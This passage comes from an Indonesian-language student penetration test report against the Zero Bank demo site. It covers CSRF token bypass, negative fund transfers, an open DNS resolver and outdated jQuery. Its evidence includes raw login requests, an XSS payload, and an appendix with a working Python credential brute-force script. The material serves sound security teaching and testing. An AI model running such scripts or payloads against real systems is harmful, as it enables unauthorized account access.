2 Date: Tue, 13 Jan 2026 12:55:51 GMT
3 Server: Apache-Coyote/1.1
4 Access-Control-Allow-Origin: *
5 Cache-Control: no-cache, max-age=0, must-revalidate, no-store
6 Location: /auth/accept-certs.html
7 Content-Length: 0
8 Set-Cookie: JSESSIONID=2B29383B; Path=/; HttpOnly
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html
12
13
```

Ketika dites login tanpa *user_token*, berhasil login ke dalam aplikasi.

Note: Location menuju */auth/accept-certs.html* menandakan kredensial diterima.

The screenshot shows a NetworkMiner capture. The Request pane displays a POST request to /signin.html with the parameters user_login=username&user_password=password&submit=troll&user_token=trolleverywhere. The Response pane shows a 302 Found response with a Location header pointing to /auth/accept-certs.html?user_token=trolleverywhere, indicating a successful login.

```
Request
Pretty Raw Hex
1 POST /signin.html HTTP/1.1
2 Host: zero.webappsecurity.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 82
9 Origin: http://zero.webappsecurity.com
10 Connection: keep-alive
11 Referer: http://zero.webappsecurity.com/login.html
12 Cookie: JSESSIONID=4A93130E
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 user_login=username&user_password=password&submit=troll&user_token=trolleverywhere
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Date: Tue, 13 Jan 2026 12:57:51 GMT
3 Server: Apache-Coyote/1.1
4 Access-Control-Allow-Origin: *
5 Cache-Control: no-cache, max-age=0, must-revalidate, no-store
6 Location: /auth/accept-certs.html?user_token=trolleverywhere
7 Content-Length: 0
8 Set-Cookie: JSESSIONID=2A2BD4E9; Path=/; HttpOnly
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html
12
13
```

Ketika dites login dengan *user_token* sembarang, berhasil login ke dalam aplikasi.

Status: OPEN

1.10 [MEDIUM] Insecure Design – Transfer Funds Logic Flow

| Insecure Design – Transfer Funds Logic Flow | |
|---|--|
| Severity | MEDIUM |
| CVSS Score 3.1 | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N |
| Deskripsi | Ditemukan kerentanan pada halaman <i>/bank/transfer-funds.html</i> dimana user dapat mengirimkan negative funds atau menerima uang alih-alih mengirim uang. Ini menyebabkan user dapat mengambil uang dari rekening lainnya. |
| Affected URL | http://zero.webappsecurity.com/bank/transfer-funds.html |
| Dampak | <p>1. Financial Loss (Kerugian Finansial)</p> <p>Kerentanan ini memungkinkan attacker memanipulasi nilai transfer menjadi negatif sehingga saldo rekening target berkurang dan saldo attacker bertambah. Hal ini dapat menyebabkan kerugian finansial langsung bagi pengguna maupun pihak penyedia layanan.</p> <p>2. Unauthorized Fund Transfer</p> |

| | |
|-------------|---|
| | <p>User dapat menerima uang tanpa otorisasi yang sah dari pemilik rekening lain karena otorisasi biasanya berada di sisi pengirim (dalam kasus ini si user). Ini merupakan pelanggaran serius terhadap prinsip keamanan dan kontrol akses pada sistem keuangan.</p> <p>3. Data Integrity Compromise</p> <p>Integritas data keuangan menjadi rusak karena transaksi yang seharusnya tidak valid bisa diproses. Hal ini berdampak pada laporan keuangan, audit, dan proses rekonsiliasi.</p> |
| Kategori | Website |
| Rekomendasi | <p>1. Server-Side Input Validation</p> <p>Implementasikan validasi ketat di sisi server untuk memastikan nilai transfer hanya menerima angka positif dan lebih besar dari nol. Jangan pernah mengandalkan validasi di sisi klien.</p> <p>2. Business Logic Enforcement</p> <p>Tambahkan pengecekan logika bisnis untuk memastikan saldo pengirim mencukupi, pengirim tidak sama dengan penerima, serta arah transaksi</p> |

| | |
|----------------------------|---|
| | <p>selalu sesuai (debit untuk pengirim, kredit untuk penerima).</p> <p>3. Explicit Transaction Type Handling</p> <p>Gunakan tipe transaksi yang jelas seperti DEBIT dan CREDIT, dan hindari penggunaan nilai negatif untuk menentukan arah transaksi guna mencegah manipulasi logika.</p> <p>4. Logging & Monitoring</p> <p>Catat seluruh transaksi, terutama yang tidak wajar (gagal berturut-turut atau dengan nilai diluar standar), dan aktifkan anomaly detection untuk mendeteksi aktivitas mencurigakan secara dini.</p> <p>5. Quality Assurance</p> <p>Lakukan pengujian khusus terhadap skenario edge case seperti nilai negatif, nol, dan nilai ekstrim, sebelum deploy ke production.</p> |
| Referensi | <p>https://owasp.org/Top10/2025/A06_2025-Insecure_Design/</p> |
| <p>Bukti Temuan</p> | |

Laporan Exam Merdeka Siber – “Kelompok 3”

Kerentanan ini dapat ditemukan pada halaman transfer fund saat user login

The screenshot shows a web browser window for 'Zero Bank'. The URL is 'zero.webappsecurity.com/bank/transfer-funds.html'. The page title is 'Transfer Money & Make Payments'. A form is displayed with the following fields:

- From Account: Savings(Avail. balance = \$ 1000)
- To Account: Checking(Avail. balance = \$ -500.2)
- Amount: \$ -1000
- Description: 123213

A note below the form states: "Descriptions appear for checking, savings, money market or market rate accounts only." There is a 'Continue' button at the bottom right of the form.

Pada halaman transfer fund, masukan nominal yang tidak biasa seperti -1000

The screenshot shows a web browser window for 'Zero Bank'. The URL is 'zero.webappsecurity.com/bank/transfer-funds-verify.html'. The page title is 'Transfer Money & Make Payments - Verify'. A form is displayed with the following fields:

- From Account: Savings
- To Account: Checking
- Amount: \$ -1000
- Description: 123213

A note above the form states: "Please verify that the following transaction is correct by selecting the Submit button below." There are 'Cancel' and 'Submit' buttons at the bottom right of the form.

Kemudian klik submit

Laporan Exam Merdeka Siber – “Kelompok 3”

The screenshot shows a web browser window with a "Transfer Money & Make Payments - Confirm" page from "Zero Bank". The transaction details are as follows:

| From Account | Savings |
|--------------|----------|
| To Account | Checking |
| Amount | \$-1000 |

A green success message bar at the top states: "You successfully submitted your transaction." Below the table, there is a link: "View transfers or make another transfer". At the bottom of the page, there are links for "Download WebInspect", "Terms of Use", "Contact Micro Focus", "Privacy Statement", and a note about the site being published by Micro Focus for demonstration purposes.

Maka jumlah -1000 berhasil di transfer

Status: OPEN

1.11 [MEDIUM] Security Misconfiguration – Open DNS Resolver

Allowing Unrestricted Recursion

| | |
|---|--|
| Security Misconfiguration – Open DNS Resolver Allowing Unrestricted Recursion | |
| Severity | MEDIUM |
| CVSS Score 3.1 | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L |
| Deskripsi | Open Resolver DNS adalah server DNS yang terbuka dan menerima permintaan untuk menyelesaikan nama domain (mengubah nama web menjadi alamat IP) dari siapa saja di internet. Ini memungkinkan siapapun untuk menggunakan server DNS untuk query rekursif, sehingga memungkinkan serangan <i>DNS amplification</i> dan penyalahgunaan infrastruktur. Cela ini ditemukan ketika mencoba resolve DNS website lain melalui IP address target website. |
| Affected URL | http://zero.webappsecurity.com/ |
| Dampak | <p>1. DNS Amplification Attacks (DoS/DDoS): Dengan “spoof” traffic dengan destination IP legit (<i>victim IP Address</i>) dan source IP palsu, penyerang dapat membanjiri server lain dan zero.webappsecurity.com dengan traffic request</p> |

Laporan Exam Merdeka Siber – “Kelompok 3”

| | |
|-------------|--|
| | <p>palsu. Server <code>zero.webappsecurity.com</code> juga akan kewalahan dengan traffic yang terus masuk dan tidak bisa di resolve akibat source IP palsu.</p> <p>2. Cache Poisoning: Penyerang dapat meng-<i>inject</i> DNS record palsu melalui server, memanfaatkan server secara efektif sebagai perantara untuk mengarahkan user lain menuju website malicious.</p> <p>3. Reputasi IP Rusak: Berulang kali mengarahkan user lain ke website malicious atau membanjiri server lain akan merusak reputasi IP di online database seperti AbuseIPDB.</p> |
| Kategori | Website |
| Rekomendasi | <p>1. Terapkan Source IP Verification: Pastikan bahwa permintaan DNS yang masuk hanya diterima dari sumber yang sah. Tolak atau hilangkan permintaan dari alamat IP yang bukan bagian dari jaringan resmi. Ini membantu mencegah penyerang memalsukan alamat IP sumber dan melancarkan serangan amplifikasi.</p> <p>2. Menonaktifkan Rekursi pada Authoritative Name Servers: Dengan menonaktifkan rekursi pada <i>Authoritative Name Servers</i>, ini mengurangi permukaan serangan (<i>Attack Surface</i>).</p> |

| | |
|---------------------|---|
| | <p>3. Implementasi Response Rate Limiting (RRL) pada DNS server: RRL membantu mengurangi serangan amplifikasi dengan membatasi laju respons server DNS terhadap query yang identik. Batasi jumlah respons untuk kueri yang sama dalam jangka waktu tertentu. Ini mencegah respons berlebihan terhadap kueri yang berulang, sehingga mengurangi efek amplifikasi.</p> |
| Referensi | <p>https://owasp.org/Top10/2025/A02_2025-Security_Misc_configuration/</p> <p>https://purplesec.us/learn/prevent-dns-amplification-at-tack/</p> |
| Bukti Temuan | |

Melalui command line, dilakukan testing untuk resolve domain dari zero.webappsecurity.com.

```
└$ dig zero.webappsecurity.com

; <>> DiG 9.20.15-2-Debian <>> zero.webappsecurity.com
;; global options: +cmd
;; Got answer:
;; →HEADER← opcode: QUERY, status: NOERROR, id: 65431
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 4096
;; QUESTION SECTION:
;zero.webappsecurity.com.      IN      A

;; ANSWER SECTION:
zero.webappsecurity.com. 5      IN      A      54.82.22.214

;; Query time: 24 msec
;; SERVER: 192.168.134.2#53(192.168.134.2) (UDP)
;; WHEN: Sat Jan 03 07:39:43 EST 2026
;; MSG SIZE  rcvd: 68
```

Ketika melakukan dig terhadap zero.webappsecurity.com, ditampilkan alamat IP server, yaitu: 54.82.22.214.

```
└$ dig google.com @54.82.22.214

; <>> DiG 9.20.15-2-Debian <>> google.com @54.82.22.214
;; global options: +cmd
;; Got answer:
;; →HEADER← opcode: QUERY, status: NOERROR, id: 30781
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;google.com.          IN      A

;; ANSWER SECTION:
google.com.        40      IN      CNAME   forcesafesearch.google.com.
forcesafesearch.google.com. 85894 IN      A      216.239.38.120

;; Query time: 24 msec
;; SERVER: 54.82.22.214#53(54.82.22.214) (UDP)
;; WHEN: Sat Jan 03 08:00:29 EST 2026
;; MSG SIZE  rcvd: 85
```

Laporan Exam Merdeka Siber – “Kelompok 3”

Menggunakan server zero.webappsecurity.com (54.82.22.214) untuk resolve DNS google.com, hasilnya memberikan alamat IP google (216.239.38.120). Ini menunjukkan bahwa server bisa digunakan untuk resolve DNS lain.

Status: OPEN

CONFIDENTIAL

1.12 [MEDIUM] Software Supply Chain Failures - Outdated JavaScript Library


| Software Supply Chain Failures - Outdated JavaScript Library | |
|--|---|
| Severity | MEDIUM |
| CVSS Score 3.1 | CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:N |
| Deskripsi | <p>Aplikasi terdeteksi menggunakan library jQuery versi 1.8.2, yang telah mencapai status End-of-Life (EOL) dan tidak lagi menerima pembaruan keamanan. Versi ini diketahui memiliki kerentanan teknis yang terdokumentasi, khususnya CVE-2012-6708 dan CVE-2015-9251, yang memungkinkan serangan Cross-Site Scripting (xss).</p> <p>Berdasarkan penilaian CVSS 3.1 (Skor: 4.2 - Medium), tingkat kesulitan serangan dikategorikan tinggi (AC:H) karena membutuhkan teknik social engineering atau interaksi pengguna. Meskipun pengujian Proof of Concept (PoC) untuk pencurian cookie berhasil digagalkan oleh atribut HttpOnly, keberadaan library ini tetap merupakan risiko signifikan yang dapat dikombinasikan dengan kerentanan lain di masa depan.</p> |
| Affected URL | http://zero.webappsecurity.com/ |

| | |
|-------------|--|
| Dampak | <ol style="list-style-type: none"> Eksloitasi Cross-Site Scripting (XSS): Penyerang dapat memanfaatkan kelemahan pada fungsi internal jQuery untuk menjalankan skrip berbahaya di browser pengguna lain. Kegagalan Compliance ke PCI-DSS: PCI DSS (Payment Card Industry Data Security Standard) adalah standar keamanan global yang berisi persyaratan teknis dan operasional untuk melindungi data sensitif pemegang kartu. Salah satu poin dari PCI-DSS adalah "<i>Use and regularly update anti-virus software or programs</i>" yang artinya adalah terus update software untuk menghindari kerentanan yang ditemukan. |
| Kategori | Website |
| Rekomendasi | <ol style="list-style-type: none"> Update library jQuery: Segera update library jQuery yang rentan ke versi terbaru (3.7.x) untuk menutup kerentanan yang ada dan menjaga compliance dengan standar PCI-DSS. Implementasi Content Security Policy (CSP): Terapkan kebijakan CSP yang ketat untuk membatasi eksekusi skrip dari sumber yang tidak dikenal dan mencegah eksekusi skrip inline yang sering dimanfaatkan oleh serangan XSS. |

| | |
|-----------|---|
| Referensi | https://nvd.nist.gov/vuln/detail/cve-2012-6708
https://nvd.nist.gov/vuln/detail/cve-2015-9251
https://owasp.org/Top10/2025/A03_2025-Software_Supply_Chain_Failures/ |
|-----------|---|

Bukti Temuan

Jika membuka halaman utama pada website zero.webappsecurity.com, bisa ditemukan versi jQuery yang digunakan website.



The screenshot shows the Wappalyzer interface. At the top, there's a purple header bar with the Wappalyzer logo and three icons. Below it, there are two tabs: "TECHNOLOGIES" (selected) and "MORE INFO". To the right of these tabs is a "Export" button with a download icon. The main content area is divided into several sections: "Font scripts" (Font Awesome), "JavaScript libraries" (jQuery 1.8.2), "Web servers" (Apache Tomcat), "UI frameworks" (Bootstrap), "Programming languages" (Java), and a "Something wrong or missing?" link. At the bottom, there's a call-to-action button labeled "Enrich your data with tech stacks".

Melalui tools Wappalyzer, bisa ditemukan library jQuery 1.8.2.

Laporan Exam Merdeka Siber – “Kelompok 3”

The screenshot shows a browser window with the URL <http://zero.webappsecurity.com>. A modal dialog box is displayed with the text "jQuery_XSS_Tested". Below the browser window is the Kali Linux desktop environment, specifically the terminal window of the OWASP ZAP tool. The ZAP console tab shows the following interaction:

```
$(<img src=x onerror=alert("jQuery_XSS_Tested")>')
GET http://zero.webappsecurity.com/x [HTTP/1.1 404 Not Found 1199ms]
Uncaught ReferenceError: jQuery_XSS_Tested is not defined
onerror http://zero.webappsecurity.com/:1 [Learn More]
$(<img src=x onerror=alert("jQuery_XSS_Tested")>')
GET http://zero.webappsecurity.com/x [HTTP/1.1 404 Not Found 521ms]
```

Bisa dilihat XSS reflected bisa ditampilkan dengan payload dibawah.

```
$(<img src=x onerror=alert("jQuery_XSS_Tested")>')
```

The screenshot shows a browser window with the URL <http://zero.webappsecurity.com>. A modal dialog box is displayed with the text "jQuery_XSS_Tested". Below the browser window is the Kali Linux desktop environment, specifically the developer tools window of the OWASP ZAP tool. The Application tab is selected, showing a table of cookies:

| Name | Value | Domain | Path | Expir... | Size | Http... | Secure | Same... | Partit... | Cross... | Priority |
|------------|--------------------|----------|------|----------|------|---------|--------|---------|-----------|----------|----------|
| JSESSIONID | zero.... / Session | zero.... | / | Session | 10 | ✓ | | | | | Medi... |

Tetapi disini bisa dilihat bahwa cookie dilindungi oleh tag HttpOnly, sehingga ekstraksi cookie melalui XSS tidak dapat dilakukan.

Status: OPEN

APPENDIX

1. Appendix A – Source Code Brute Force Login [1.7]

```
import requests
from datetime import datetime

BASE_URL = "http://zero.webappsecurity.com"
LOGIN_PAGE = "/login.html"
SIGNIN_PAGE = "/signin.html"

CSRF_TOKEN = "c2810b31-0f62-4ef5-8c62-f116cf83c385"

users = ["user", "password", "pass", "admin", "username"]
passwords = ["username", "password", "user", "pass", "admin"]

def attempt_login(username, password):
    session = requests.Session()

    # Step 1: establish session (JSESSIONID)
    session.get(BASE_URL + LOGIN_PAGE, timeout=10)

    data = {
        "user_login": username,
        "user_password": password,
        "submit": "Sign in",
        "user_token": CSRF_TOKEN
    }

    # Step 2: POST login WITHOUT following redirects
    r = session.post(
        BASE_URL + SIGNIN_PAGE,
        data=data,
        allow_redirects=False,
        timeout=10
    )

    # Defensive checks
    if r.status_code != 302:
        return False

    location = r.headers.get("Location", "")
```

```
# failed login
if "login_error=true" in location:
    return False

# successful login
if location.startswith("/auth/"):
    return True

print("Unknown False login...")
return False

flag = False
currentTime = datetime.now()
print(f"[!] [{currentTime}] Starting script!")

for u in users:
    for p in passwords:
        currentTime = datetime.now()
        print(f"[*] [{currentTime}] Trying {u}:{p}")

        if attempt_login(u, p):
            print(f"[+] SUCCESS → {u}:{p}")
            flag = True

if flag == False:
    print("[-] No valid credentials found")
```